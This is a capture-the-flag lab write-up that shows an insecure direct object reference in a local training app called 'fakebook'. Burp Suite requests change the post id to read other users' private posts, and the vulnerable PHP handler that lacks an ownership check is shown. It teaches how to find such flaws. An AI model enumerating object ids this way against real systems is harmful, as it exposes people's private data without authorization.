




















Broken Access Control-Level 1-CBJS-Write Up

Hello my name is Andrew, today let's do some broken access control vulnerability labs. This is level 1 of the lab, I will run docker for all the labs first!




		brokenaccesscontrol	Running (6/6)
<input type="checkbox"/>		fakebook-web-2 0ee0c447d342 	brokenaccesscontr Running 24002:80 
<input type="checkbox"/>		fakebook-web-5 6af694563eab 	brokenaccesscontr Running 24005:80 
<input type="checkbox"/>		fakebook-web-3 b71dde2b6d39 	brokenaccesscontr Running 24003:80 
<input type="checkbox"/>		fakebook-database 0c20f25359ea 	brokenaccesscontr Running
<input type="checkbox"/>		fakebook-web-1 11d1e8c67afc 	brokenaccesscontr Running 24001:80 
<input type="checkbox"/>		fakebook-web-4 c36726ad48c 	brokenaccesscontr Running 24004:80 

With level 1, I will try to use the app as a regular user starting with a new account guest:guest and then sign in into the app.

fakebook v1

Fakebook helps you connect and stalk your crush.



Login

Enter username

Enter password

Sign in

Register

guest

.....

Sign up

After sign-in, I see the option that allow users to post their content online (private and public content that everyone can see). I tried to created two posts both private and public and capture the requests through Burp Suite and notice that there are two endpoints updated each time we creat a post and the web will redirect me to the home page after a few seconds

/post.php?action=create

/post.php?action=list_posts

Broken Access Control-Level 1-CBJS-Write Up

facebook v1



What's on your mind?

Content

Who can see your post?

Only me ▾

Submit

Posts

Hello public

hello private

899	http://localhost:24001	POST	/post.php?action=create	✓	200	372	text	php	127.0.0.1
900	http://localhost:24001	GET	/wall.php		200	3033	HTML	php	127.0.0.1
901	http://localhost:24001	GET	/post.php?action=list_posts	✓	200	361	JSON	php	127.0.0.1
902	http://localhost:24001	GET	/post.php?action=read&id=8	✓	200	386	JSON	php	127.0.0.1
903	http://localhost:24001	POST	/post.php?action=create	✓	200	372	text	php	127.0.0.1
904	http://localhost:24001	GET	/wall.php		200	3033	HTML	php	127.0.0.1
905	http://localhost:24001	GET	/post.php?action=list_posts	✓	200	390	JSON	php	127.0.0.1
906	http://localhost:24001	GET	/post.php?action=read&id=8	✓	200	386	JSON	php	127.0.0.1
907	http://localhost:24001	GET	/post.php?action=read&id=8	✓	200	386	JSON	php	127.0.0.1

Request				Response			
Pretty	Raw	Hex		Pretty	Raw	Hex	Render
<pre>1 GET /post.php?action=read&id=8 HTTP/1.1 2 Host: localhost:24001 3 sec-ch-ua: "Chromium",v="125", "Not.A/Brand",v="24" 4 sec-ch-ua-mobile: ?0 5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36 6 sec-ch-ua-platform: "Windows" 7 Accept: */* 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:24001/wall.php 12 Accept-Encoding: gzip, deflate, br 13 Accept-Language: en-US,en;q=0.9 14 Cookie: PHPSESSID=a42a8a70f2d8e37bfcaef703034b74ef4 15 Connection: keep-alive 16 17</pre>				<pre>1 HTTP/1.1 200 OK 2 Date: Thu, 01 Aug 2024 21:14:28 GMT 3 Server: Apache/2.4.38 (Debian) 4 X-Powered-By: PHP/7.2.34 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Content-Length: 55 9 Keep-Alive: timeout=5, max=57 10 Connection: Keep-Alive 11 Content-Type: application/json 12 13 { 14 "content": "Hello public", 15 "public": "1", 16 "author_id": "6" 17 }</pre>			

I highlighted those requests and take a look at the GET list_posts requests. It seems like it just list all the posts on my current account that I created and there is no problem with this!

<pre>GET /post.php?action=list_posts HTTP/1.1 Host: localhost:24001 sec-ch-ua: "Chromium",v="125", "Not.A/Brand",v="24" sec-ch-ua-mobile: ?0 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36 sec-ch-ua-platform: "Windows" Accept: */* Sec-Fetch-Site: same-origin Sec-Fetch-Mode: cors Sec-Fetch-Dest: empty Referer: http://localhost:24001/wall.php Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9 Cookie: PHPSESSID=a42a8a70f2d8e37bfcaef703034b74ef4 Connection: keep-alive</pre>	<pre>4 X-Powered-By: PHP/7.2.34 5 Expires: Thu, 19 Nov 1981 08:52:00 GMT 6 Cache-Control: no-store, no-cache, must-revalidate 7 Pragma: no-cache 8 Content-Length: 59 9 Keep-Alive: timeout=5, max=58 10 Connection: Keep-Alive 11 Content-Type: application/json 12 13 { 14 "post_id": "0", 15 "public": "1" 16 }, 17 { 18 "post_id": "5", 19 "public": "0" 20 } 21 }</pre>
--	--

Broken Access Control-Level 1-CBJS-Write Up

However, for displaying the posts on the app for us to read there's are two GET
/post.php?action=read&id={number}

//I guess the id number will be the total number of the post the system having at the moment
which just increase by 1 when user posted something

906	http://localhost:24001	GET	/post.php?action=read&id=8	✓	200	386	JSON	php	127.0.0.1
907	http://localhost:24001	GET	/post.php?action=read&id=9	✓	200	388	JSON	php	127.0.0.1

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /post.php?action=read&id=8 HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: localhost:24001	2	Date: Thu, 01 Aug 2024 21:14:28 GMT
3	sec-ch-ua: "Chromium",v="125", "Not.A/Brand",v="24"	3	Server: Apache/2.4.38 (Debian)
4	sec-ch-ua-mobile: ?0	4	X-Powered-By: PHP/7.2.34
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36	5	Expires: Thu, 15 Nov 1981 08:52:00 GMT
6	sec-ch-ua-platform: "Windows"	6	Cache-Control: no-store, no-cache, must-revalidate
7	Accept: */*	7	Pragma: no-cache
8	Sec-Fetch-Site: same-origin	8	Content-Length: 55
9	Sec-Fetch-Mode: cors	9	Keep-Alive: timeout=5, max=97
10	Sec-Fetch-Dest: empty	10	Connection: Keep-Alive
11	Referer: http://localhost:24001/wall.php	11	Content-Type: application/json
12	Accept-Encoding: gzip, deflate, br	12	
13	Accept-Language: en-US,en;q=0.9	13	{
14	Cookie: PHPSESSID=a42a8a78f2dbe27bfcadf703034b74f4	14	"content": "Hello public",
15	Connection: keep-alive	15	"public": "1",
16		16	"author_id": "6"
17		17	}

Assumption: Can we change the id={other_number} so we can read other users' posts? Let's try. First, I will send this request to repeater to start adjusting

level 1 x +		Send		Cancel	< >	Target: http://localhost:24001	HTTP/1
-------------	--	------	--	--------	-----	--------------------------------	--------

Request		Response	
Pretty	Raw	Pretty	Raw
1	GET /post.php?action=read&id=8 HTTP/1.1	1	HTTP/1.1 200 OK
2	Host: localhost:24001	2	Date: Thu, 01 Aug 2024 21:32:50 GMT
3	sec-ch-ua: "Chromium",v="125", "Not.A/Brand",v="24"	3	Server: Apache/2.4.38 (Debian)
4	sec-ch-ua-mobile: ?0	4	X-Powered-By: PHP/7.2.34
5	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/125.0.6422.60 Safari/537.36	5	Expires: Thu, 15 Nov 1981 08:52:00 GMT
6	sec-ch-ua-platform: "Windows"	6	Cache-Control: no-store, no-cache, must-revalidate
7	Accept: */*	7	Pragma: no-cache
8	Sec-Fetch-Site: same-origin	8	Content-Length: 55
9	Sec-Fetch-Mode: cors	9	Keep-Alive: timeout=5, max=100
10	Sec-Fetch-Dest: empty	10	Connection: Keep-Alive
11	Referer: http://localhost:24001/wall.php	11	Content-Type: application/json
12	Accept-Encoding: gzip, deflate, br	12	
13	Accept-Language: en-US,en;q=0.9	13	{
14	Cookie: PHPSESSID=a42a8a78f2dbe27bfcadf703034b74f4	14	"content": "Hello public",
15	Connection: keep-alive	15	"public": "1",
16		16	"author_id": "6"
17		17	}

Notice that the response from my post will include the mode of the post (if the post is public - it shows 1 and vice versa 0 for private post).

Therefore, I changed the id into 2 to see if there is posts that I can't see in my account and abracada it works and I can read a private post from other people.

Broken Access Control-Level 1-CBJS-Write Up

level 1 x +

Send Cancel < >

Target: http://localhost:24001 HTTP/

Request

Pretty Raw Hex

```
1 GET /post.php?action=read&id=2 HTTP/1.1
2 Host: localhost:24001
3 sec-ch-ua: "Chromium";v="125",
4 "Not.A/Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0;
7 Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/125.0.6422.60 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:24001/wall.php
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=
a42a8a78f2dbe37bfcadf703834b74f4
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 01 Aug 2024 21:35:27 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.2.34
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
7 must-revalidate
8 Pragma: no-cache
9 Content-Length: 89
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/json
13 {
14   "content":
15     "Nice catch! You are rewarded XXXX$ by Pa
16     kebook",
17   "public": "0",
18   "author_id": "1"
19 }
```

Okay, let's change the id repeatedly to find a flag

level 1 x +

Send Cancel < >

Target: http://localhost:24001 HTTP/

Request

Pretty Raw Hex

```
1 GET /post.php?action=read&id=3 HTTP/1.1
2 Host: localhost:24001
3 sec-ch-ua: "Chromium";v="125",
4 "Not.A/Brand";v="24"
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0;
7 Win64; x64) AppleWebKit/537.36 (KHTML, like
8 Gecko) Chrome/125.0.6422.60 Safari/537.36
9 sec-ch-ua-platform: "Windows"
10 Accept: */*
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:24001/wall.php
15 Accept-Encoding: gzip, deflate, br
16 Accept-Language: en-US,en;q=0.9
17 Cookie: PHPSESSID=
a42a8a78f2dbe37bfcadf703834b74f4
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Date: Thu, 01 Aug 2024 21:46:38 GMT
3 Server: Apache/2.4.38 (Debian)
4 X-Powered-By: PHP/7.2.34
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: no-store, no-cache,
7 must-revalidate
8 Pragma: no-cache
9 Content-Length: 100
10 Keep-Alive: timeout=5, max=100
11 Connection: Keep-Alive
12 Content-Type: application/json
13 {
14   "content":
15     "Thick what may anh hacker <3 CBJS(FAKE_F
16     LAG_FAKE_FLAG) <3",
17   "public": "0",
18   "author_id": "2"
19 }
```

Let's take a look at the code to see where is the problem, we found a bug at the endpoint ?read=read

Broken Access Control-Level 1-CBJS-Write Up

```
switch ($_GET['action']) {
    case 'list_posts':
        $res = select_all(
            'SELECT post_id, public FROM posts WHERE author_id = ?',
            $user_id
        );
        echo json_encode($res);
        break;
    case 'read':
        $post = select_one(
            'SELECT content, public, author_id FROM posts WHERE post_id = ?',
            $_GET['id']
        );
        if ($post)
            echo json_encode($post);
        else
            echo json_encode("Not Found");
        break;
    case 'create':
        $res = exec_query(
            'INSERT INTO posts (content, public, author_id) VALUES (?, ?, ?);',
            $_POST['content'],
            $_POST['public'],
            $user_id
        );
        header('Refresh:2; url=wall.php'); // Redirect về wall.php sau 2s
        echo json_encode('Post created');
        break;
```

The 'read' option is received a variable "id" without any validation from /GET request stored at `?post.php?action=read&id={number}` endpoint so we can read any posts from other users. How to fix this bug, let's move to the next level to see what the developer is going to do.